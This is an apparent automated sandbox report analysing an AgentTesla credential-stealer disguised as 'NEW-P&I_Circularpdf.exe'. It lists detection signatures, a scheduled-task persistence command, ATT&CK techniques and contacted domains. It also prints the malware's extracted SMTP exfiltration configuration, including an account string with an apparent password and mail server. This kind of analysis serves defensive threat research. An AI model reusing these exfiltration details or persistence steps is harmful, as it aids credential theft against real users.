ID: 383960
Sample Name: NEW-P&I_Circularpdf.exe
Cookbook: default.jbs
Time: 13:09:33
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report NEW-P&I_Circularpdf.exe

Overview

General Information

Sample Name:	NEW-P&I_Circularpdf.exe
Analysis ID:	383960
MD5:	182216a47605c5..
SHA1:	06c36b24b2d877..
SHA256:	408d0b8cf4df11f…
Tags:	AgentTesla
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Scheduled temp file…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AntiVM3
- .NET source code contains very larg…
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…
- Machine Learning detection for samp…
- Queries sensitive BIOS Information …

Classification



Startup

- **System is w10x64**
- NEW-P&I_Circularpdf.exe (PID: 6840 cmdline: 'C:\Users\user\Desktop\NEW-P&I_Circularpdf.exe' MD5: 182216A47605C50DB6B8796ADFF4E3F9)
  - schtasks.exe (PID: 5956 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\sfgTsm' /XML 'C:\Users\user\AppData\Local\Temp\tmpBA76.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 4424 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - NEW-P&I_Circularpdf.exe (PID: 5980 cmdline: C:\Users\user\Desktop\NEW-P&I_Circularpdf.exe MD5: 182216A47605C50DB6B8796ADFF4E3F9)
  - NEW-P&I_Circularpdf.exe (PID: 6032 cmdline: C:\Users\user\Desktop\NEW-P&I_Circularpdf.exe MD5: 182216A47605C50DB6B8796ADFF4E3F9)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "newadmin@1300dentrepair.com.aumoney123@@@mail.1300dentrepair.com.au"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.668971601.000000000313C000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000008.00000002.907967195.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.670515313.000000000428B000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000008.00000002.910158370.000000000309 1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000008.00000002.910158370.000000000309 1000.00000004.00000001.sdmp	JoeSecurity_CredentialSte aler	Yara detected Credential Stealer	Joe Security	
Click to see the 4 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
8.2.NEW-P&I_Circularpdf.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.NEW-P&I_Circularpdf.exe.432e540.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.NEW-P&I_Circularpdf.exe.432e540.4.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



- AV Detection
- Compliance
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

.NET source code contains very large array initializations

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 1 1 2	Deobfuscate/Decode Files or Information 1	Credentials in Registry 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Scheduled Task/Job 1	Obfuscated Files or Information 2	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 3	NTDS	Security Software Discovery 3 2 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 4 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatio
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 4 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 2	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocc


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
NEW-P&I_Circularpdf.exe	46%	Virustotal		Browse
NEW-P&I_Circularpdf.exe	23%	ReversingLabs	Win32.Trojan.AgentTesla	
NEW-P&I_Circularpdf.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\sfgTsm.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\sfgTsm.exe	23%	ReversingLabs	Win32.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.NEW-P&I_Circularpdf.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
1300dentrepair.com.au	0%	Virustotal		Browse
mail.1300dentrepair.com.au	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/F	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/F	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/F	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/F	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0dl	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/9	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/9	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/9	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/9	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://WArrNU.com	0%	Avira URL Cloud	safe	
http://www.fonts.comn	0%	URL Reputation	safe	
http://www.fonts.comn	0%	URL Reputation	safe	
http://www.fonts.comn	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/T	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://mail.1300dentrepair.com.au	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.fontbureau.comF	0%	URL Reputation	safe	
http://www.fontbureau.comF	0%	URL Reputation	safe	
http://www.fontbureau.comF	0%	URL Reputation	safe	
http://www.fonts.comc	0%	URL Reputation	safe	
http://www.fonts.comc	0%	URL Reputation	safe	
http://www.fonts.comc	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/T	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/T	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/T	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/H	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/H	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/H	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/F	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/F	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/F	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.fontbureau.come.com	0%	URL Reputation	safe	
http://www.fontbureau.come.com	0%	URL Reputation	safe	
http://www.fontbureau.come.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
1300dentrepair.com.au	173.237.136.115	true	true	• 0%, Virustotal, Browse	unknown
mail.1300dentrepair.com.au	unknown	unknown	true	• 1%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	NEW-P&I_Circularpdf.exe, 00000008.00000002.910158370.0000000003091000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.fontbureau.com/designersG	NEW-P&I_Circularpdf.exe, 00000000.00000002.678400926.0000000007382000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	NEW-P&I_Circularpdf.exe, 00000000.00000002.678400926.0000000007382000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cn/bThe	NEW-P&I_Circularpdf.exe, 00000000.00000002.678400926.0000000007382000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/jp/F	NEW-P&I_Circularpdf.exe, 00000000.00000003.645321880.0000000006175000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	NEW-P&I_Circularpdf.exe, 00000000.00000002.678400926.0000000007382000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name4	NEW-P&I_Circularpdf.exe, 00000000.00000002.668996521.0000000003155000.00000004.00000001.sdmp	false		high
http://www.tiro.com	NEW-P&I_Circularpdf.exe, 00000000.00000002.678400926.0000000007382000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	NEW-P&I_Circularpdf.exe, 00000000.00000002.678400926.0000000007382000.00000004.00000001.sdmp	false		high
http://www.goodfont.co.kr	NEW-P&I_Circularpdf.exe, 00000000.00000002.678400926.0000000007382000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.com	NEW-P&I_Circularpdf.exe, 00000000.00000003.645181408.0000000006173000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	NEW-P&I_Circularpdf.exe, 00000000.00000002.668971601.00000000313C000.00000004.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/Y0dl	NEW-P&I_Circularpdf.exe, 00000000.00000003.645321880.0000000006175000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com	NEW-P&I_Circularpdf.exe, 00000000.00000002.678400926.0000000007382000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/9	NEW-P&I_Circularpdf.exe, 00000000.00000003.645558257.0000000006173000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	NEW-P&I_Circularpdf.exe, 00000000.00000002.678400926.0000000007382000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	NEW-P&I_Circularpdf.exe, 00000000.00000002.678400926.0000000007382000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	NEW-P&I_Circularpdf.exe, 00000000.00000002.678400926.0000000007382000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	NEW-P&I_Circularpdf.exe, 00000000.00000002.678400926.0000000007382000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://WArrNU.com	NEW-P&I_Circularpdf.exe, 00000008.00000002.910158370.0000000003091000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.comn	NEW-P&I_Circularpdf.exe, 00000000.00000003.642120228.00000000618B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	NEW-P&I_Circularpdf.exe, 00000000.00000002.678400926.0000000007382000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.org%GETMozilla/5.0	NEW-P&I_Circularpdf.exe, 00000008.00000002.910158370.0000000003091000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.fonts.com	NEW-P&I_Circularpdf.exe, 00000000.00000002.678400926.0000000007382000.00000004.00000001.sdmp	false		high
http://www.sandoll.co.kr	NEW-P&I_Circularpdf.exe, 00000000.00000002.678400926.0000000007382000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/jp/T	NEW-P&I_Circularpdf.exe, 00000000.00000003.645321880.0000000006175000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.urwpp.deDPlease	NEW-P&I_Circularpdf.exe, 00000000.00000002.678400926.0000000007382000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	NEW-P&I_Circularpdf.exe, 00000000.00000002.678400926.0000000007382000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	NEW-P&I_Circularpdf.exe, 00000000.00000002.668911684.00000000030F1000.00000004.00000001.sdmp, NEW-P&I_Circularpdf.exe, 00000000.00000002.668996521.0000000003155000.00000004.00000001.sdmp	false		high
http://www.sakkal.com	NEW-P&I_Circularpdf.exe, 00000000.00000002.678400926.0000000007382000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	NEW-P&I_Circularpdf.exe, 00000000.00000002.670515313.000000000428B000.00000004.00000001.sdmp, NEW-P&I_Circularpdf.exe, 00000008.00000002.907967195.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://mail.1300dentrepair.com.au	NEW-P&I_Circularpdf.exe, 00000008.00000002.910607840.0000000000341B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	NEW-P&I_Circularpdf.exe, 00000000.00000002.678400926.0000000007382000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com	NEW-P&I_Circularpdf.exe, 00000000.00000002.678400926.0000000007382000.00000004.00000001.sdmp	false		high
http://DynDns.comDynDNS	NEW-P&I_Circularpdf.exe, 00000008.00000002.910158370.0000000003091000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.comF	NEW-P&I_Circularpdf.exe, 00000000.00000002.677713745.0000000000617A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fonts.comc	NEW-P&I_Circularpdf.exe, 00000000.00000003.642100886.0000000000618B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/T	NEW-P&I_Circularpdf.exe, 00000000.00000003.645181408.0000000006173000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	NEW-P&I_Circularpdf.exe, 00000008.00000002.910158370.0000000003091000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/H	NEW-P&I_Circularpdf.exe, 00000000.00000003.645558257.0000000006173000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/F	NEW-P&I_Circularpdf.exe, 00000000.00000003.645558257.0000000006173000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/jp/	NEW-P&I_Circularpdf.exe, 00000000.00000003.645321880.0000000006175000.00000004.00000001.sdmp, NEW-P&I_Circularpdf.exe, 00000000.00000003.645558257.0000000006173000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.come.com	NEW-P&I_Circularpdf.exe, 00000000.00000002.677713745.0000000000617A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/jp/x	NEW-P&I_Circularpdf.exe, 00000000.00000003.645737096.0000000000617A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.ipify.org%$	NEW-P&I_Circularpdf.exe, 00000008.00000002.910158370.0000000003091000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
